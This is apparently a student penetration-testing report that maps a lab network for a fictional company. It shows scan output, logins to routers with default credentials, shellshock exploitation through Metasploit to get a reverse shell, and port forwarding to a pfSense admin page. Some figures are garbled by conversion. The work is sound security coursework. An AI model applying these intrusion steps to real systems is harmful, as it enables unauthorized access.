

CMP 314 – Computer Networking 2

Network Analysis Report

Name: Jacek Jajko

UAD ID: 1705032

BSc Ethical Hacking Year 3

**Abertay
University**

Abstract

ACME Inc. have recently parted ways with their network manager in acrimonious circumstances. When the company attempted to review the network documentation, they discovered no evidence of any documentation being produced. This lack of documentation has raised concerns among senior management, who are concerned about the network's overall security.

ACME Inc. has assigned to assess the network's security. They have provided a computer that has Kali Linux preloaded on it. ACME Inc. prefers to only use the tools that come preinstalled on the Kali Linux workstation since they are concerned about the impact of using unproven tools on their network.

Confidentiality

This document contains proprietary and confidential information of a highly sensitive nature. Reproduction or distribution without the express written permission of the Author or ACME Inc. company is strictly prohibited.

Disclaimer

The author of this document conducted testing on the applications and systems that existed as of the 2nd of January 2022. Security threats are continually changing, with new vulnerabilities discovered daily, and no application can ever be 100% secure no matter how much security testing is conducted. This report is only intended to provide documentation that ACME Inc. immediately corrected all findings noted by the Author.

Introduction

Networking is defined as the electronic connection of computers to share information. Files, applications, printers, and software are examples of common resources shared in a networking environment. A network is made up of hardware components such as computers, hubs, switches, routers, and other devices that compose the network architecture. These are the devices that provide data transfer from one location to another by utilising various technologies through radio waves and wires (Cisco,2021).

There are numerous network types available in the networking industry, with the most prominent being *Local Area Network (LAN)* and *Wide Area Network (WAN)*. A **LAN** network is made up of two or more computers that are connected over a short distance, typically at home, business buildings, or schools. A **WAN** is a network that spans a larger geographical region than a **LAN**, typically including cities, countries, and the entire globe (Cisco,2021).

ACME Inc. recently parted ways with their network management on acrimonious terms. When the company attempted to study the network documentation, they discovered no trace of any documentation being produced. This lack of documentation has caused worries among senior management, who are concerned about the network's overall security.

ACME Inc. has assigned to assess the network's security. They have provided a computer that has **Kali Linux** preloaded on it. ACME Inc. prefers to only use the tools that come preinstalled on the Kali Linux workstation since they are concerned about the impact of using unproven tools on their network.

Aims and objectives



Network security audit allows to validate the current state of the network security, identifies potential weak points, and demonstrates how to fix those problems. The aim of this report is to produce detailed documentation of the ACME Inc. network using the **Kali 2019.4 OS** machine provided with the following credentials:

- **Login:** *root*
- **Password:** *toor*

Kali Linux is a specialized Linux distribution for conducting security testing and vulnerability exploitation (g0tmi1k, 2013), loaded with many useful tools that can be used for this assignment. Using network mapping, enumeration, vulnerability scanning and exploitation the following information has been collected and included in this document:

- A detailed network diagram that depicts all network devices.
- Table with existing subnets
- Example of subnet calculation (Appendix A)
- An assessment of any security flaws discovered on the network, including methods to correct them.
- Critical analysis of network design.

Network Diagram

Addressing Table

Network Address	Subnet Mask	Usable Host Range	Broadcast Address	Used Addressed
172.16.221.0	/24	172.16.221.1 - 172.16.221.254	172.16.221.255	172.16.221.16 172.16.221.237
192.168.0.32	/27	192.168.0.33 - 192.168.0.62	192.168.0.63	192.168.0.33 192.168.0.34
192.168.0.64	/27	192.168.0.65 - 192.168.0.94	192.168.0.95	192.168.0.65 192.168.0.66
192.168.0.96	/27	192.168.0.97 - 192.168.0.126	192.168.0.127	192.168.0.97 192.168.0.98
192.168.0.128	/27	192.168.0.129 - 192.168.0.158	192.168.0.159	192.168.0.129 192.168.0.130
192.168.0.192	/27	192.168.0.193 - 192.168.0.222	192.168.0.223	192.168.0.193 192.168.0.200 192.168.0.210
192.168.0.224	/30	192.168.0.225 - 192.168.0.226	192.168.0.227	192.168.0.225 192.168.0.226
192.168.0.228	/30	192.168.0.229 - 192.198.0.230	192.168.0.231	192.168.0.229 192.168.0.230
192.168.0.232	/30	192.168.0.233 - 192.168.0.234	192.168.0.235	192.168.0.233 192.168.0.234
192.168.0.240	/30	192.168.0.241 - 192.168.0.242	192.168.0.243	192.168.0.241 192.168.0.242

Network Mapping

Network mapping is the process used to discover new devices, interfaces, and visualization of physical and virtual network connectivity. Its goal is to provide visual aids and resources that may be utilised for a variety of applications, particularly network maintenance (Techopedia, 2015).

Full Network mapping could not be done without the need to the exploitation of the security weaknesses which existed on the network. A detailed description of vulnerabilities found on the network and exploits used can be found further in this document. A firewall rule had to be added to allow incoming traffic and to perform scans.

Kali Linux

To determine the Kali machine's IP address, the first command used was “**ifconfig**” - command displaying information about all network interfaces currently in operation (Figure 1).

```
root@kali:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.0.200 netmask 255.255.255.224 broadcast 192.168.0.223
        inet6 fe80::20c:29ff:feb4:e1ce prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:b4:e1:ce txqueuelen 1000 (Ethernet)
            RX packets 79266 bytes 22567289 (21.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 130966 bytes 17719344 (16.8 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1 ifconfig results

To display a routing table in full numeric form “**route -n**” command was issued (Figure 2).

```
root@kali:~/Desktop# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
192.168.0.192  0.0.0.0        255.255.255.224 U      0      0        0 eth0
```

Figure 2 route -n results

The Kali machine network interface configuration:

- IP address:**192.168.200**
- Netmask **255.255.255.224**
- It is connected to the **192.168.0.192/27** network

An example of subnet calculation can be found in Appendix A.

192.168.0.192/27 Network

Nmap scan was performed with “**-sn**” option, which is a ‘host discovery only’ switch, on the **192.168.0.192/27** subnet to find live hosts (Figure 3).

```
root@kali:~/Desktop# nmap -sn 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 12:41 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00038s latency).
MAC Address: 00:50:56:99:6C:E2 (VMware)
Nmap scan report for 192.168.0.210
Host is up (0.00044s latency).
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 32 IP addresses (3 hosts up) scanned in 26.72 seconds
```

Figure 3 nmap scan results

Three live hosts were discovered. The IP addresses of those hosts are:

- **192.168.0.193**
- **192.168.0.200**
- **192.168.0.210**

Another, more specific scan was performed on the three discovered hosts on the network **192.168.0.192/27** using Nmap, searching for open ports and the version of the service running (Appendix B).

The performed scan revealed that:

- **192.168.0.193** IP address belongs to the router (R1 on the network diagram) and it is running a “VyOS”, open-source network OS. There is a remote access setup on **port 23** using telnet protocol.
- **192.168.0.210** IP address is running on Linux OS. There is a NFS setup on **port 2049** to share directories and files with other clients over a network. There is a remote administration access setup using Secure Shell (SSH) protocol on **port 22**.
- **192.168.0.200** IP address is not subject to this case, it our Kali Linux machine.

Router 1

Using information gathered in previous scan it was discovered that there is a router on the network with an IP address of **192.168.0.193** with telnet access (Figure 4).

```
root@kali:~/Desktop# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*copyright.
vyos@vyos:~$ █
```

Figure 4 telnet to 192.168.0.193 router

Remote access to the router has been established using default credentials, which were found in the VyOS documentation.

Login: **vyos**

Password: **vyos**

“**show interfaces**” command revealed two additional networks connected to the **R1** router (Figure 5).

vyos@vyos:~\$ show interfaces				
Interface	IP Address	S/L	Description	
eth0	192.168.0.193/27	u/u		
eth1	192.168.0.225/30	u/u		
eth2	172.16.221.16/24	u/u		

Figure 5 interfaces on R1 router

Router **R1** is connected to the following networks:

- Through the **eth1** interface to **192.168.0.225/30** network.
- Through the **eth2** interface to **172.16.221.0/24** network.

A diagram with the **R1** router IP information can be found in Appendix C **Błąd! Nie można odnaleźć źródła odwołania.**

Total number of subnets

“*show ip route*” command was used on the router **R1** to display the routing table. The router uses this table to know the routes to network destinations. It also stores metrics (distances) associated with those routes (Figure 6).

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O  172.16.221.0/24 [110/10] is directly connected, eth2, 01:30:12
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 01:29:17
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 01:29:17
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 01:29:17
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 01:29:17
O  192.168.0.192/27 [110/10] is directly connected, eth0, 01:30:12
C>* 192.168.0.192/27 is directly connected, eth0
O  192.168.0.224/30 [110/10] is directly connected, eth1, 01:30:12
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 01:29:17
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 01:29:17
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 01:29:17
vyos@vyos:~$ █
```

Figure 6 routing table displayed on the R1 router

Accessing the information stored in routing table was essential for the network mapping process because we were able to determine all of the existing subnets (those hidden behind the firewall too) much quicker. According the table there are 10 subnets within the company. Full list of the existing subnets can be found in (Addressing Table).

192.168.0.224/30 Network

This subnet is assigned to the router's **R1 "eth1"** interface. It was discovered by accessing router via telnet and issuing a "show interfaces" command.

/30 subnet mask (**255.255.255.252**), is used when there are only **2** available hosts. This subnet was used to connect router **R1** to router **R2** (Subnet diagram Appendix D).

The **R1** router uses interface eth1 with the IP address: **192.168.0.225** to connect to the **R2** router interface eth0 with the IP address: **192.168.0.226**

172.16.221.0/24 Network

Nmap host discovery scan revealed two hosts in the **172.16.221.0/24** network (Figure 7).



```
root@kali:~/Desktop# nmap -sn 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 13:55 EDT
Nmap scan report for 172.16.221.16
Host is up (0.0014s latency).
Nmap scan report for 172.16.221.237
Host is up (0.0012s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 45.50 seconds
```

Figure 7 host discovery using nmap on 172.16.221.0 network

Another, more specific scan was performed on the two discovered hosts on the network **172.16.221.0/24** using Nmap (Network diagram Appendix F), searching for open ports and the version of the service running (Appendix E).

The performed scan revealed that:

- **172.16.221.16** IP address belongs to the router **R1** and it is running a "VyOS", open-source network OS. There is a remote access setup on **port 23** using telnet protocol.
- **172.16.221.237** IP address is running on Linux OS. There is an **Apache HTTP Server** running on **port 80** and **443** (Figure 8).

It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Figure 8 Web Server discovered on the network

Router 2

Accessing **R1** router revealed that it is linked to another network device via the "eth1" interface on the **192.168.0.224/30** network (Network diagram Appendix G). Nmap was used to discover live hosts (Figure 9).

```
root@kali:~/Desktop# nmap -sn 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 15:11 EDT
Nmap scan report for 192.168.0.225
Host is up (0.0010s latency).
Nmap scan report for 192.168.0.226
Host is up (0.0018s latency).
Nmap done: 4 IP addresses (2 hosts up) scanned in 14.28 seconds
```

Figure 9 nmap host discovery on 192.168.0.224 network

Using telnet, it was possible to gain a remote access to the **R2** router. This router was also configured with default VyOS credentials (Figure 10).

```
root@kali:~/Desktop# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

files in /usr/share/doc/*/*copyright.
vyos@vyos:~$ █
```

Figure 10 telnet to R2 router

“show interfaces” command revealed two additional networks connected to router **R2**. Two additional subnets have been discovered (Figure 11).

vyos@vyos:~\$ show interfaces			
Interface	IP Address	S/L	Description
eth0	192.168.0.226/30	u/u	
eth1	192.168.0.33/27	u/u	
eth2	192.168.0.229/30	u/u	
lo	127.0.0.1/8 2.2.2.2/32 ::1/128	u/u	

Figure 11 R2 show interfaces

Router **R2** is connected to the following networks:

- Through the **eth0** interface to **192.168.0.224/30** network.
- Through the **eth1** interface to **192.168.0.32/27** network.
- Through the **eth2** interface to **192.168.0.228/30** network.

192.168.0.32/27 Network

Nmap host discovery scan was performed on the **192.168.0.32/27** network (Network diagram Appendix I). The following IP addresses have been discovered:

```
root@kali:~/Desktop# nmap -sn 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 16:04 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0018s latency).
Nmap scan report for 192.168.0.34
Host is up (0.0036s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.79 seconds
```

Figure 12 nmap scan result for 192.168.0.32 network

Another, more detailed scan was performed on the discovered hosts (Appendix H).

The following devices have been discovered:

- **192.168.0.33** – VyOS router **R2** with remote access via telnet.
- **192.168.0.34** – Linux OS host with open remote access via **port 22** using OpenSSH and NFS shares setup using **port 2049**

It has been discovered that host 192.168.0.34 was using SSH to remotely connect to the 13.13.13.13 PC. More details can be found in the “Security weaknesses - SSH section”.

Router 3

Accessing the router “R2” configuration, it has been discovered that it is connected to another device, router R3 on the network diagram, using the “eth2” interface (Network diagram Appendix J). Nmap scan discovered that it is a VyOS router (Figure 13).

```
root@kali:~/Desktop# nmap -sV 192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 16:51 EDT
Nmap scan report for 192.168.0.230
Host is up (0.00038s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet        VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router
```

Figure 13 nmap scan results

It was possible to access the router remotely using telnet and default credentials, similarly to the previous routers (Figure 14).

```
root@kali:~/Desktop# telnet 192.168.0.229
Trying 192.168.0.229 ...
Connected to 192.168.0.229.

Figure 15 Accessing R3 via telnet

192.168.0.128/27 Network

Nmap host discovery scan shows 2 live hosts (Figure 16) on the **192.168.0.128/27** network (Network diagram Appendix K).

```
root@kali:~/Desktop# nmap -sn 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 17:07 EDT
Nmap scan report for 192.168.0.129
Host is up (0.0021s latency).
Nmap scan report for 192.168.0.130
Host is up (0.0037s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.79 seconds
```

Figure 16 nmap host discovery

Further Nmap scan shows (Appendix L) that:

- **192.168.0.129** IP address belongs to the **R3** with open telnet access.
- **192.168.0.130** IP address is running a Linux OS with open SSH remote access on **port 22** and NFS shares on **port 2049**.

192.168.0.232/30 Network

This network connects router R3 with Firewall (Network diagram Appendix M) using **/30** subnet , using 2 hosts in a subnet (Figure 17).

```
root@kali:~/Desktop# nmap -sn 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-20 19:33 EST
Nmap scan report for 192.168.0.233
Host is up (0.0015s latency).
Nmap scan report for 192.168.0.234
Host is up (0.0025s latency).
Nmap done: 4 IP addresses (2 hosts up) scanned in 14.28 seconds
```

Figure 17 nmap scan host discovery

The IP address 192.168.0.233 is connected to the **eth2** interface on the **R3** router.
The IP address 192.168.0.234 is connected to the **WAN** interface on the Firewall.

192.168.0.240/30 Network – DMZ – Firewall Discovery

Nmap ‘host discovery’ scan found the 192.168.0.242 IP address (Figure 18) that is a part of 192.168.0.240/30 network (Network diagram Appendix N).

```
Nmap scan report for 192.168.0.242
Host is up (0.0022s latency).
```



Figure 18 nmap scan report

Nmap scan shows that it is an Apache Web Server (Figure 19).

```
root@kali:~/Desktop# nmap -sV 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-08 20:15 EST
Nmap scan report for 192.168.0.242
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 19 nmap scan report for a discovered host

It could be accessed via the Web Browser (Figure 20).

CMP314

This system is running:

- **uptime:** 01:19:00 up 30 min, 0 users, load average: 0.00, 0.01, 0.05
- **kernel:** Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
- **Bash Version:** GNU bash, version 4.3.8(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2013 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later This is free software; you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law.

Figure 20 Accessing the 192.168.0.242 web server website

During the network mapping and discovery process it was not possible to ping or access the **192.168.0.234** IP address or any other addresses that have been found in the router routing table which should be accessible:

- 192.168.0.96 network.
- 192.168.0.64 network

It has been determined that established that those networks must be ‘hidden’ behind the firewall that blocks the incoming network traffic.

“traceroute” command was used to confirm that the Web Server is hidden behind the firewall (Figure 21).

```
root@kali:~/Desktop# traceroute 192.168.0.242
traceroute to 192.168.0.242 (192.168.0.242), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  1.099 ms  0.936 ms  0.852 ms
 2  192.168.0.226 (192.168.0.226)  1.735 ms  1.765 ms  1.738 ms
 3  192.168.0.230 (192.168.0.230)  2.224 ms  2.209 ms  2.274 ms
 4  192.168.0.234 (192.168.0.234)  2.644 ms  2.630 ms  2.590 ms Firewall
 5  192.168.0.242 (192.168.0.242)  4.035 ms  4.003 ms  3.979 ms
```

Figure 21 traceroute results

To discover all the hosts on the company network it was essential to perform the vulnerability scanning end exploitation to bypass the firewall. Detailed description of this process can be found in Security weaknesses – Firewall).

192.168.0.96/27 Network – LAN

Nmap host discovery found 2 hosts (Figure 22) in the 192.168.0.97/27 network (Network diagram Appendix O).

```
root@kali:~/Desktop# nmap -sn 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-20 20:19 EST
Nmap scan report for 192.168.0.97
Host is up (0.0030s latency).
Nmap scan report for 192.168.0.98
Host is up (0.0017s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.69 seconds
```

Figure 22 nmap host discovery

Further Nmap scan shows (Appendix U) that:

- **192.168.0.97** IP address belongs to the **R4** with open telnet access running on VyOS.
- **192.168.0.98** IP address is running a Quagga routing software 1.2.1.

192.168.0.64/27 Network

Nmap host discovery found 2 hosts (Figure 23) in the **192.168.0.64/27** network (Network diagram Appendix P)

```
root@kali:~/Desktop# nmap -sn 192.168.0.64/27      Raw packets sent
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-20 20:37 EST
Nmap scan report for 192.168.0.65      Starting Nmap 7.80 ( https://nmap.org )
Host is up (0.0037s latency).      Nmap scan report for 192.168.0.66
Nmap scan report for 192.168.0.66      Host is up (0.00097s latency)
Host is up (0.0063s latency).      Not shown: 997 closed ports
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.81 seconds
```

Figure 23 nmap host discovery

Further Nmap scan shows (Appendix R) that:

- **192.168.0.65** IP address belongs to the **R4** with open telnet access running on VyOS.
- **192.168.0.66** IP address is running an Ubuntu Linux.

Security weaknesses

Network security is defined as the protection of networks and associated services against unauthorised manipulation, destruction, or disclosure, but also the assurance that the network performs in crucial conditions without causing harm to either the user or the employee. It also comprises provisions implemented in an underlying computer network infrastructure, policies adopted by the network administrator to secure the network and network-accessible resources from illegal access (Forcepoint, 2019).

In this section, a detailed evaluation of security weaknesses found on the network will be discussed. It will also include a demonstration of how those vulnerabilities were exploited and how that could be prevented.

Firewall

A firewall is a network security device that monitors both incoming and outgoing network traffic and allows or denies data packets depending on a set of security rules (Cisco, 2019).

This section covers the technique used to evade the firewall which allowed to perform a host discovery and enumeration of the devices ‘hidden’ behind it.

As mentioned in the “192.168.0.240/30 Network – DMZ – Firewall Discovery” section, the only accessible host behind the firewall was the 192.168.0.242 Web Server. Using Nikto (open-source web server scanner) it was discovered that the server is vulnerable to the ‘shellshock’ (Figure 24).

```
root@kali:~/Desktop# nikto -h 192.168.0.242
- Nikto v2.1.6
-----
+ Target IP:      192.168.0.242
+ Target Hostname: 192.168.0.242
+ Target Port:    80
+ Start Time:    2021-11-02 11:38:45 (GMT-4)

+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:        2021-11-02 11:39:07 (GMT-4) (22 seconds)
-----
+ 1 host(s) tested
```

Figure 24 Nikto scan result

Using Metasploit and “apache_mod_cgi_bash_env_exec” exploit (Figure 25) it was possible to establish a reverse shell on a 192.168.0.242 host (Figure 26).

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name          Current Setting  Required  Description

```

Figure 27 portfwd command used on the web server

Port forwarding allowed to access the login website of pfSense which is an open-source firewall software.



Figure 28 pfSense login website

Using default username and password (Figure 29) which can be found in pfSense manual it was possible to access the configuration panel (Figure 30).

Default Username and Password

The default credentials for a pfSense® software installation are:

Username:	<input type="text" value="admin"/>
Password:	<input type="text" value="pfsense"/>

Figure 29 pfSense default credentials

The screenshot shows the pfSense dashboard with two main sections: 'System Information' and 'Interfaces'.

System Information:

Name	pfSense.localdomain
